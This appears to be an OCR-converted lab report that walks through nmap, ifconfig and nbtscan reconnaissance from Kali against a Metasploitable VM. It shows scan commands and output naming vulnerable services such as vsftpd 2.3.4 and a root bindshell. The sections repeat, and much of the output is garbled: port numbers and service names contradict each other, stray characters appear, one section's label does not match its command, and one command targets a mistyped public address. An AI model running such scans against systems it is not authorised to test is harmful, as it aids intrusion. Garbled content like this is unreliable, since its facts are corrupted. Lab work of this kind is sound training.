
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds

[root@kali: ~]
```

2) nmap -sT 192.168.56.101

Scans all the tcp connections.



```
File Actions Edit View Help
root@kali: ~
Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds

[root@kali: ~]
# nmap -sT 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:34 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.0033s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1090/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  cproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.68 seconds

[root@kali: ~]
```

3) nmap -sU 192.168.56.101

Scans all the udp connections.

```
root@kali: ~
# nmap -sU 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:34 EST
nmap: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Stats: 0:01:41 elapsed: 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 11.30% done; ETC: 04:49 (0:13:13 remaining)
Stats: 0:17:11 elapsed: 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 99.99% done; ETC: 04:52 (0:00:00 remaining)
Nmap scan report for 192.168.56.101
Host up (0.0015s latency).
Not shown: 993 closed udp ports (port-unreach)
PORT      STATE     SERVICE
53/udp    open      domain
68/udp    open[filtered] dhcpc
69/udp    open[filtered] tftp
111/udp   open      rpcbind
137/udp   open      netbios-ns
138/udp   open[filtered] netbios-dgm
2049/udp  open      nfs
MAC Address: 08:00:27:0E:41:9C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.68 seconds
root@kali: ~
#
```

4) nmap -sV 192.168.56.101

This scan provides the versions of the services whose ports are open.

```
root@kali: ~
# nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:35 EST
nmap: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Stats: 0:00:01 elapsed: 0 hosts completed (1 up), 1 undergoing Version detection
Hosts: 1 IP address (1 host up) scanned in 12.36 seconds
PORT      STATE SERVICE VERSION
22/tcp    open  ssh  OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
23/tcp    open  telnet  Linux telnetd 2.0.0
25/tcp    open  smtp  Postfix smtpd
53/tcp    open  domain  ISC BIND 9.4.2
80/tcp    open  http   Apache httpd/2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind 2 (RPC #10000)
3205/tcp  open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec   netkit-rsh reexec
513/tcp   open  login  OpenBSD or Solaris rlogind
514/tcp   open  shell  NetBSD rshd
1899/tcp  open  java-rmi  JBoss JBoss Seam
1524/tcp  open  bindshell  Metasploitable root shell
2049/tcp  open  nfs   2-4 (RPC #100003)
2121/tcp  open  ftp   ProFTPD 1.3.5a
3000/tcp  open  mysql  MySQL 5.5.54-Ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.8 - 8.3.7
5900/tcp  open  vnc   VM (protocol 3.3)
6000/tcp  open  X11   (access denied)
6007/tcp  open  irc   UnrealIRCd
8009/tcp  open  http  Apache Jserv (Protocol v1.3)
8180/tcp  open  http  Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:0E:41:9C (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irr.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 12.36 seconds
root@kali: ~
#
```

5) nmap -O 192.168.56.101 Used for OS detection.

```
root@kali:~# nmap -O 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:36 EST
nmap: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.000s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
145/tcp   open  microsoft-ds
512/tcp   open  unknown
513/tcp   open  login
514/tcp   open  shell
1025/tcp  open  unknown
1026/tcp  open  unknown
1524/tcp  open  ingreslock
2000/tcp  open  net
2115/tcp  open  cisco-ftp
3389/tcp  open  mysql
5432/tcp  open  postgresql
5980/tcp  open  X11
6000/tcp  open  unknown
6000/tcp  open  unknown
8080/tcp  open  http
8089/tcp  open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:6E:19:0C (Oracle VirtualBox virtual NIC)
Device: general purpose
Running: Linux 2.6.x
OS: Ubuntu 12.04 LTS (Precise Pangolin) | Kali Linux kernel/2.6
OS details: Linux 2.6.0 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/. --nmap
Nmap done: 1 IP address (1 host up) scanned in 12.36 seconds

root@kali:~#
```

6) nmap -A 192.168.56.101 Used for aggressive scan.

```
root@kali:~# nmap -A 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:37 EST
nmap: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.000s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp              vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_ STAT:
|_ FTP server status:
|_ Connected to 192.168.56.102
|_ Logged in as ftp
|_ TYPE: ASCII
|_ No data bandwidth limit
|_ Session timeout in seconds is 300
|_ Control connection is plain text
|_ Data connections will be plain text
|_ vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh              OpenSSH 4.7p1 Debian Bubuntul (protocol 2.0)
| ssh-hostkey:
|_ 1024 00:0f:cf:1c:0f:fa:74:d6:90:24:facc:d5:cc (RSA)
|_ 2048 55:56:24:0f:f1:de:a7:20:0e:01:21:04:b0:f3 (RSA)
|_ 256 01:07:3d:1b:40:3f:10:40:3a:01:01:01:01:01:01:01
23/tcp    open  telnet           Linux
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_sslv2:
|_ SSLv2 supported
|_ ciphers:
|_ SSL2_RC4_128_CBC_WITH_MD5
|_ SSL2_RC4_128_WITH_MD5
|_ SSL2_RC4_128_CBC_EXPORT40_WITH_MD5
|_ SSL2_DES_40_CBC_ECB_NI_WITH_MD5
|_ SSL2_DES_64_CBC_ECB_NI_WITH_MD5
|_ SSL2_RC4_128_EXPORT40_WITH_MD5
|_ ssl-date: 2023-02-28T09:37:33+00:00; 0s from scanner time.
|_ ssl-cert: Subject: commonName=ubuntu@0-base.localdomain/organizationName=0COSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_ Not valid before: 2010-03-17T14:07:45
|_ Not valid after: 2010-04-16T14:07:45
53/tcp    open  domain           ISC BIND 9.4.2
| dns-nsid:
|_ bind.version: 9.4.2
80/tcp    open  http             Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp   open  rpcbind          2 (RPC #100000)
|_rpcinfo:
|_ program version port/proto service
|_ 100000 2       111/tcp  rpcbind
|_ 100000 2       111/udp rpcbind
|_ 100003 2,3,4   2049/tcp nfs
```

7) Ifconfig

Give our ip-address

nbtscan 192.168.56.0/24

It lists the ip-addresses of all the devices in the specified range.

```
root@kali: ~] # ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
                inet6 fe80::80a8:bdff%eth0 brd fe80::ff:fe80%eth0 mgtu 128
                        prefixlen 64 scopeid 0x10<link>
                ether 08:00:27:b1:90:67 txqueuelen 1000 (Ethernet)
                        RX packets 29 bytes 5572 (5.4 KB)
                        RX errors 0 dropped 0 overruns 0 frame 0
                        TX packets 29 bytes 3456 (3.3 KB)
                        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
                inet6 ::1 prefixlen 128 scopeid 0x10<host>
                        loop txqueuelen 1000 (Local Loopback)
                        RX packets 196 bytes 17032 (16.6 KB)
                        RX errors 0 dropped 0 overruns 0 frame 0
                        TX packets 196 bytes 17032 (16.6 KB)
                        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[root@kali: ~] # nbtscan 192.168.56.102
Doing NBT name scan for addresses from 192.168.56.102
IP address NetBIOS Name Server User MAC address
_____
[root@kali: ~] # nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP address NetBIOS Name Server User MAC address
192.168.56.101 METASPLOITABLE <server> METASPLOITABLE 00:00:00:00:00:00
192.168.56.255 Sendo failed: Permission denied
[root@kali: ~]
```

8) nmap 192.168.56.101

It scans the given ip-address.

```
root@kali: ~] # nmap 192.168.56.101 https://nmap.org ) at 2023-02-28 04:33 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.0015s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1089/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  cproxxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:b1:90:9C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.48 seconds
[root@kali: ~]
```

9) nmap -p 21,22 92.168.56.101

We can specify particular port numbers to scan.

```
File Actions Edit View Help
root@kali: ~
53/tcp open domain
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open cccproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.48 seconds

[root@kali] (~)
└─# nmap -p 21,22 92.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:34 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 92.168.56.101
Host is up (0.0010s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds

[root@kali] (~)
└─#
```

10) nmap -sT 192.168.56.101

Scans all the tcp connections.

```
File Actions Edit View Help
root@kali: ~
Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds

[root@kali] (~)
└─# nmap -sT 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:34 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.0033s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  cccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.68 seconds

[root@kali] (~)
└─#
```

11) nmap -sU 192.168.56.101

Scans all the udp connections.

```
File Actions Edit View Help
File Actions Edit View Help
root@kali: ~
# nmap -sU 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:34 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Scan duration: 0:00:00:00 (0:00:00:00 elapsed) (0 hosts completed (1 up), 1 undergoing UDP Scan)
UDP Scan Timing: About 11.30% done; ETC: 04:49 (0:13:13 remaining)
Stats: 0:17:11 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 99.99% done; ETC: 04:52 (0:00:00 remaining)
Nmap scan report for 192.168.56.101
Host is up (0.0015s latency).
Not shown: 993 closed udp ports (port-unreach)
PORT      STATE     SERVICE
53/udp    open      domain
69/udp    open      openfiltered
89/udp    open      tftp
111/udp   open      rpcbind
137/udp   open      netbios-ns
138/udp   open      openfiltered netbios-dgm
2049/udp  open      nfs
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.68 seconds

[~]# nmap -sU 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:34 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Scan duration: 0:00:00:00 (0:00:00:00 elapsed) (0 hosts completed (1 up), 1 undergoing UDP Scan)
UDP Scan Timing: About 11.30% done; ETC: 04:49 (0:13:13 remaining)
Stats: 0:17:11 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 99.99% done; ETC: 04:52 (0:00:00 remaining)
Nmap scan report for 192.168.56.101
Host is up (0.0015s latency).
Not shown: 993 closed udp ports (port-unreach)
PORT      STATE     SERVICE
53/udp    open      domain
69/udp    open      openfiltered
89/udp    open      tftp
111/udp   open      rpcbind
137/udp   open      netbios-ns
138/udp   open      openfiltered netbios-dgm
2049/udp  open      nfs
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1033.56 seconds

[~]#
```

12) nmap -sV 192.168.56.101

This scan provides the versions of the services whose ports are open.

<img alt="Screenshot of a Kali Linux terminal showing the output of nmap -sV 192.168.56.101. The terminal shows a scan of port 21/tcp, which is open and identified as 'vsftpd 2.3.4'. The second session shows a scan of port 22/tcp, which is open and identified as 'OpenSSH 8.0p1 Debian 8.0'. The third session shows a scan of port 23/tcp, which is open and identified as 'telnetd'. The fourth session shows a scan of port 25/tcp, which is open and identified as 'Postfix smtpd'. The fifth session shows a scan of port 53/tcp, which is open and identified as 'ISC BIND 9.10.3'. The sixth session shows a scan of port 69/tcp, which is open and identified as 'Autofs attdad 2.2.8 ((Ubuntu) DAV/2)'. The seventh session shows a scan of port 111/tcp, which is open and identified as 'rpcbind 2 (RPC #100000)'. The eighth session shows a scan of port 139/tcp, which is open and identified as 'netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)'. The ninth session shows a scan of port 445/tcp, which is open and identified as 'Samba smbd 3.X - 4.X (workgroup: WORKGROUP)'. The tenth session shows a scan of port 513/tcp, which is open and identified as 'Netkit rsh'. The eleventh session shows a scan of port 514/tcp, which is open and identified as 'Netkit rsh'. The twelfth session shows a scan of port 1099/tcp, which is open and identified as 'GNU Classpath grmiregistry'. The thirteenth session shows a scan of port 2049/tcp, which is open and identified as 'nfs 2-4 (RPC #100003)'. The fourteenth session shows a scan of port 2121/tcp, which is open and identified as 'ProFTPD 1.3.1'. The fifteenth session shows a scan of port 3306/tcp, which is open and identified as 'MySQL 5.0.51a-Ubuntu5'. The sixteenth session shows a scan of port 5432/tcp, which is open and identified as 'postgresql 12.1.0-0ubuntu0.20.04.1 - 8.3.7'. The seventeenth session shows a scan of port 5980/tcp, which is open and identified as 'VNC (protocol 3.3)'. The eighteenth session shows a scan of port 6000/tcp, which is open and identified as '(access denied)'. The nineteenth session shows a scan of port 6067/tcp, which is open and identified as 'UnrealIRCd'. The twentieth session shows a scan of port 8000/tcp, which is open and identified as 'Apache Jserv (Protocol v1.3)'. The twenty-first session shows a scan of port 8180/tcp, which is open and identified as 'Apache Tomcat/Coyote JSP engine 1.1'. The MAC address for the interface is 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC). Service detection performed. Please report any incorrect results at https://nmap.org/submit/. Scan duration: 0:00:00:00 (0:00:00:00 elapsed) (0 hosts completed (1 up), 1 undergoing TCP Connect Scan)
TCP Connect Scan Duration: 0:00:00:00 (0:00:00:00 elapsed) (0 hosts completed (1 up), 1 undergoing Service Detection)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/. Scan duration: 12.36 seconds

[~]# nmap -sV 192.168.56.101
Starting Nmap 7.93 (https://nmap.org) at 2023-02-28 04:34 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Scan duration: 0:00:00:00 (0:00:00:00 elapsed) (0 hosts completed (1 up), 1 undergoing TCP Connect Scan)
TCP Connect Scan Duration: 0:00:00:00 (0:00:00:00 elapsed) (0 hosts completed (1 up), 1 undergoing Service Detection)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/. Scan duration: 12.36 seconds

[~]#</pre>

13) nmap -O 192.168.56.101

Used for OS detection.

```
[root@kali ~]# nmap -A 192.168.1.100
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:36 EST
nmap: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.1.100
Host is up (0.0017s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
33/tcp    open  domain
43/tcp    open 掌上电脑
111/tcp   open  rpcbind
199/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  mailnull
519/tcp   open  smbd
1899/tcp  open  nraregistry
12345/tcp  open  http-proxy
2249/tcp  open  nfs
2121/tcp  open  cproxxy-ftp
3389/tcp  open  rdp
5432/tcp  open  postgresql
5980/tcp  open  vnc
8000/tcp  open  http
6667/tcp  open  irc
8080/tcp  open  ajp13
8089/tcp  open  http

MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)

Service Info: Hostname: metasploitable.localdomain, IRC: Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 12.36 seconds

[root@kali ~]# nmap -A 192.168.1.100
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:36 EST
nmap: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.1.100
Host is up (0.0017s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
33/tcp    open  domain
43/tcp    open 掌上电脑
111/tcp   open  rpcbind
199/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  mailnull
519/tcp   open  smbd
1899/tcp  open  nraregistry
12345/tcp  open  http-proxy
2249/tcp  open  nfs
2121/tcp  open  cproxxy-ftp
3389/tcp  open  rdp
5432/tcp  open  postgresql
5980/tcp  open  vnc
8000/tcp  open  http
8080/tcp  open  ajp13
8089/tcp  open  http

MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)

Service Info: General purpose
OS: Linux; OS: Linux
CPE: cpe:/o:linux:linux_2.6
OS details: Linux 2.6.32 - 2.6.33
OS detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 1.83 seconds

[root@kali ~]#
```

14) nmap -A 192.168.56.101

Used for aggressive scan.

15) Ifconfig

Give our ip-address

nbtscan 192.168.56.0/24

It lists the ip-addresses of all the devices in the specified range.

The screenshot shows a terminal window with the following content:

```
File Actions Edit View Help
[root@kali ~]#
[root@kali ~]# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
                inet6 fe80::8048:bd62:52ae:cdb7 prefixlen 64 scopeid 0x20<link>
        ether 08:00:27:6E:41:9C txqueuelen 1000  (Ethernet)
        RX packets 29 bytes 5572 (5.4 kB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 29 bytes 3458 (3.3 kB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
                inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000  (Local Loopback)
        RX packets 196 bytes 17032 (16.6 kB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 196 bytes 17032 (16.6 kB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[root@kali ~]#
# nbtscan 192.168.56.102
Doing NBT name scan for addresses from 192.168.56.102

IP address      NetBIOS Name      Server      User      MAC address
[root@kali ~]#
[root@kali ~]# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24

IP address      NetBIOS Name      Server      User      MAC address
192.168.56.101  METASPLOITABLE  <server>  METASPLOITABLE  00:00:00:00:00:00
192.168.56.255  Sendo          failed: Permission denied

[root@kali ~]#

```

16) nmap 192.168.56.101

It scans the given ip-address.

The screenshot shows a terminal window with the following content:

```
File Actions Edit View Help
192.168.56.255 Sendo failed: Permission denied

[root@kali ~]#
[root@kali ~]# nmap 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:33 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.0015s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1097/tcp  open  rmiregistry
1524/tcp  open  redis
2040/tcp  open  nfs
3121/tcp  open  cproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)


Nmap done: 1 IP address (1 host up) scanned in 0.48 seconds

[root@kali ~]#

```

17) nmap -p 21,22 92.168.56.101

We can specify particular port numbers to scan.



```
File Actions Edit View Help
53/tcp open domain
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1323/tcp open netbios-ns
2049/tcp open nfs
2121/tcp open cccproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open x11
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.48 seconds

